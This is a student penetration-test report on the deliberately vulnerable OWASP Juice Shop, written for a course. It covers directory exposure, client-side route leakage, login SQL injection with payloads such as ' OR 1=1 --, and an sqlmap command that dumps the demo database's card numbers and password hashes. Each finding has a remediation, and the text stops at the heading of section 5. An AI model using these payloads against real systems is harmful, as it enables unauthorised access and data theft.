

Web Application Security Report: OWASP Juice Shop

- [Web Application Security Report: OWASP Juice Shop](#)
 - [Summary](#)
 - [Tools](#)
 - [1 - Directory Listing Exposure in '/ftp'](#)
 - [2 - Sensitive Data Exposure in Main.js](#)
 - [3 - SQL Injection Brute Force in User Login](#)
 - [4 - SQL Injection in Product Search](#)
 - [5 - Weak Password Hashing \(MD5\)](#)
 - [6 - Cross-Site Request Forgery \(CSRF\) in Change Password Functionality](#)
 - [7 - DOM XSS in Product Search](#)
 - [8 - Broken Access Control in Basket Functionality](#)
 - [9 - Improper Input Validation in Basket Functionality](#)

Summary

OWASP Juice Shop is an intentionally insecure web application written in Node.js, Express, and Angular. It includes vulnerabilities from the entire OWASP Top Ten and many other security flaws found in real-world applications. This project serves as a practical guide for understanding and mitigating web application security issues.

This report is part of the Web Application Security course in the Specialization in Cybersecurity from [Cesar School](#).

For more information on OWASP Juice Shop, visit the [official OWASP Juice Shop page](#).

Installation

To set up OWASP Juice Shop locally, follow the instructions on the [official GitHub repository](#).

For Docker users, simply run:

```
docker run --rm -p 127.0.0.1:3000:3000 bkimminich/juice-shop
```

Assessment

The assessment includes identifying vulnerabilities, understanding exploitation techniques, evaluating their severity, and suggesting remediation strategies.


Each vulnerability is mapped to its corresponding [CWE \(Common Weakness Enumeration\)](#) and evaluated using the [Common Vulnerability Scoring System \(CVSS\)](#) calculator.


Tools

- [Burp Suite Community Edition](#)
- [Sqlmap](#)

- CrackStation
- FoxyProxy
- Firefox
- Docker
- Kali Linux
- Ubuntu
- Windows Subsystem for Linux

1 - Directory Listing Exposure in '/ftp'





Burp Suite -> Target -> Site map

By accessing the [/ftp](#) directory directly, files available for download can be seen.

A screenshot of a terminal or file browser window titled '~ / ftp'. It lists several files and folders: 'quarantine', 'coupons_2013.md.bak', 'incident-support.kdbx', 'suspicious_errors.yml', 'acquisitions.md', 'eastere.gg', 'legal.md', 'announcement_encrypted.md', 'encrypt.pyc', and 'package.json.bak'. The files 'acquisitions.md' and 'legal.md' are highlighted in blue.


For example, the `acquisitions.md` file contains sensitive information about the company's acquisitions.

```
> This document is confidential! Do not distribute!  
  
Our company plans to acquire several competitors within the next year.  
This will have a significant stock market impact as we will elaborate in  
detail in the following paragraph:  
  
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy  
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam  
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet  
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit  
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam  
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,  
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea  
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem  
ipsum dolor sit amet.  
  
Our shareholders will be excited. It's true. No fake news.
```

CWE ID:

- CWE-538: File and Directory Information Exposure

Severity: 7.5 (High) - Unauthorized access to sensitive company information.



Remediation: Implement proper access control and disable directory listing.

2 - Sensitive Data Exposure in Main.js

Inspecting `main.js` in the developer tools debugger with Pretty Print reveals critical internal information.

Sources	Outline	Search	¶	{ } main.js	X	{ } vendor.js	{ } runtime.js
>Main Thread				24849 }			
▶ cdnjs.cloudflare.com				24850 }(),			
▼ localhost:3000				24851 nu = [
□ (index)				24852 {			
{ } main.js				24853 path: 'administration',			
{ } polyfills.js				24854 component: fi,			
{ } runtime.js				24855 canActivate: [
{ } vendor.js				24856 It			
				24857]			
				24858 },			
				24859 {			
				24860 path: 'accounting',			
				24861 component: Hr,			
				24862 canActivate: [
				24863 Ut			
				24864]			
				24865 },			
				24866 {			
				24867 path: 'about',			
				24868 component: Fn			
				24869 },			
				24870 {			
				24871 path: 'address/select',			
				24872 component: Ea,			
				24873 canActivate: [
				24874 K			
				24875]			
				24876 },			
				24877 {			
				24878 path: 'address/saved',			
				24879 component: Ma,			
				24880 canActivate: [
				24881 K			
				24882]			
				24883 },			
				24884 {			
				24885 path: 'address/create',			
				24886 component: ke,			
				24887 canActivate: [
				24888 K			
				24889]			
				24890 },			
				24891 {			
				24892 path: 'address/edit/:addressId',			
				24893 component: ke,			
				24894 canActivate: [
				24895 K			
				24896]			
				24897 },			

For instance, searching for 'admin' exposes the administration panel, which may displays user information and customer feedback control.

Administration

Registered Users

	admin@juice-sh.op	
	jim@juice-sh.op	
	bender@juice-sh.op	
	bjoern.kimminich@g mail.com	


Customer Feedback

1	I love this shop! Best products in town! Highly recommende...				
---	---	--	--	--	--

CWE ID:

- CWE-922: Insecure Storage of Sensitive Information

Severity: 5.3 (Medium) - Exposure of internal endpoints and application logic.



Remediation: Minimize information exposure in client-side code and use obfuscation where possible.

3 - SQL Injection Brute Force in User Login

The login form is vulnerable to SQL injection. By entering '`' OR 1=1 --`' in the Email field and anything in the password field, the application logs in as the first user in the database (the admin user). By exploiting this vulnerability, the attacker can escalate privileges, gaining administrative access to the application and enabling multiple further attacks.

The screenshot shows a dark-themed login interface. At the top, the word "Login" is displayed in a light blue font. Below it is an "Email *" input field containing the value "' OR 1=1--". To the right of this field is a password input field labeled "Password *", which contains three dots ("•••") and a visibility icon. Below the password field is a link "Forgot your password?". At the bottom of the form is a blue "Log in" button featuring a white arrow icon and the text "Log in". Below the button is a "Remember me" checkbox followed by the text "Remember me".


Using Burp Suite Intruder tool configured with a [list](#) of SQL Injection payloads to automate and test the vulnerability in the login form.

Request	Payload	Status code ^	Length	Resp
14	' or 1 or '	200	1197	10
56	' or true--	200	1197	13
73	admin' or '1'='1'--	200	1197	12
75	admin' or '1'='1'/*	200	1197	12
76	admin'or 1=1 or "="	200	1197	11
78	admin' or 1=1--	200	1197	11
80	admin' or 1=1/*	200	1197	11
0		401	413	8
1	admin	401	413	7
2	password	401	413	6
3	1234	401	413	7
4	123456	401	413	6
5	root	401	413	5

CWE ID:

- [CWE-89: SQL Injection](#)

Severity: 10 (Critical) - Potential to gain administrative access to the application.



Remediation: Implement parameterized queries and use prepared statements.

4 - SQL Injection in Product Search

The search field in the application is vulnerable to SQL injection. By using tools like Burp Suite and [sqlmap](#), the entire database schema and data were collected. This included registered [credit cards](#) in plain text and all [users](#) information, although passwords were encrypted.

```
Request
Pretty Raw Hex
1 GET /rest/products/search?q= HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.
4 Accept: application/json, text/plain, *
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost:3000/
9 Cookie: language=en; welcomebanner_stat
80B2WNJnjRxZVPXdEytgtnfPtzjuxltWet5mu9x
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 If-None-Match: W/"3250-j/69n8d//EfsOeLU
14 Priority: u=1
```

```
(corisco㉿Corisco)-[~]
$ sqlmap -u http://localhost:3000/rest/products/search?q= -a
[!] [!] [!] {1.8.6.3#dev}
[!] [!] [!] https://sqlmap.org
```

[20 tables]
Addresses
BasketItems
Baskets
Captchas
Cards
Challenges
Complaints
Deliveries
Feedbacks
ImageCaptchas
Memories
PrivacyRequests
Products
Quantities
Recycles
SecurityAnswers
SecurityQuestions
Users
Wallets
sqlite_sequence


```
> 📁 Cards.csv > 📁 data
1 id,UserId,cardNum,expYear,expMonth,fullName,cre
2 1,4,4815205605542754,2092,12,Bjoern Kimminich,2024-06-23 13:17:42
3 2,17,1234567812345678,2099,12, Tim Tester,2024-06-23 13:17:42
4 3,1,4716190207394368,2081,2,Administrator,2024-06-23 13:17:42
5 4,1,4024007105648108,2086,4,Administrator,2024-06-23 13:17:42
6 5,2,5107891722278705,2099,11, Jim,2024-06-23 13:17:42
7 6,3,4716943969046208,2081,2, Bender,2024-06-23 13:17:42
```

```
> [+] Users.csv > data
1 id,role,email,isActive,password,username,createdAt,deletedAt,updatedAt,totp
2 9,admin,J12934@juice-sh.op,1,0192023a7bbd73250516f069df18b500,<blank>,2024-
3 15,customer,accountant@juice-sh.op,1,e541ca7ecf72b8d1286474fc613e5e45,<blank>
4 1,customer,admin@juice-sh.op,1,0c36e517e3fa95aabf1bbfffc6744a4ef,<blank>,202
5 11,admin,amy@juice-sh.op,1,6edd9d726cbdc873c539e41ae8757b8c,bkimminich,2024
6 3,deluxe,bender@juice-sh.op,1,861917d5fa5f1172f931dc700d81a8fb,<blank>,2024
7 4,admin,bjoern.kimminich@gmail.com,1,3869433d74e3d0c86fd25562f836bc82,<blank>
8 12,customer,bjoern@juice-sh.op,1,f2f933d0bb0ba057bc8e33b8ebd6d9e8,<blank>,2
9 13,customer,bjoern@owasp.org,1,b03f4b0ba8b458fa0acdc02cdb953bc8,<blank>,202
10 14,admin,chris.pike@juice-sh.op,1,3c2abc04e4a6ea8f1327d0aae3714b7d,<blank>
11 5,admin,ciso@juice-sh.op,1,9ad5b0492bbe528583e128d2a8941de4,wurstbrot,2024-
12 17,customer,demo,1,030f05e45e30710c3ad3c32f00de0473,<blank>,2024-06-23 13:4
13 19,admin,emma@juice-sh.op,1,7f311911af16fa8f418dd1a3051d6810,<blank>,2024-0
14 21,deluxe,ethereum@juice-sh.op,1,9283f1b2e9669749081963be0462e466,<blank>,2
15 2,customer,jim@juice-sh.op,1,10a783b9ed19ea1c67c3a27699f0095b,<blank>,2024-
16 18,accounting,john@juice-sh.op,1,963e10f92a70b4b463220cb4c5d636dc,<blank>,2
17 8,customer,mc.safesearch@juice-sh.op,1,05f92148b4b60f7dacd04cceeb8f1af,<blank>
18 7,customer,morty@juice-sh.op,1,fe01ce2a7fbac8fafad7c982a04e229,<blank>,202
19 20,customer,stan@juice-sh.op,1,00479e957b6b42c459ee5746478e4d45,j0hNny,2024
20 6,customer,support@juice-sh.op,1,402f1c4a75e316afec5a6ea63147f739,E=ma*,202
21 16,deluxe,uvogin@juice-sh.op,1,e9048a3f43dd5e094ef733f3bd88ea64,SmilinStan,
22 10,deluxe,wurstbrot@juice-sh.op,1,2c17c6393771ee3048ae34d6b380c5ec,evmrox,2
```

CWE ID:

- [CWE-89: SQL Injection](#)

Severity: 9.8 (Critical) - Full database access and data exfiltration.



Remediation: Use parameterized queries, validate and sanitize inputs, and implement robust access controls.

5 - Weak Password Hashing (MD5)

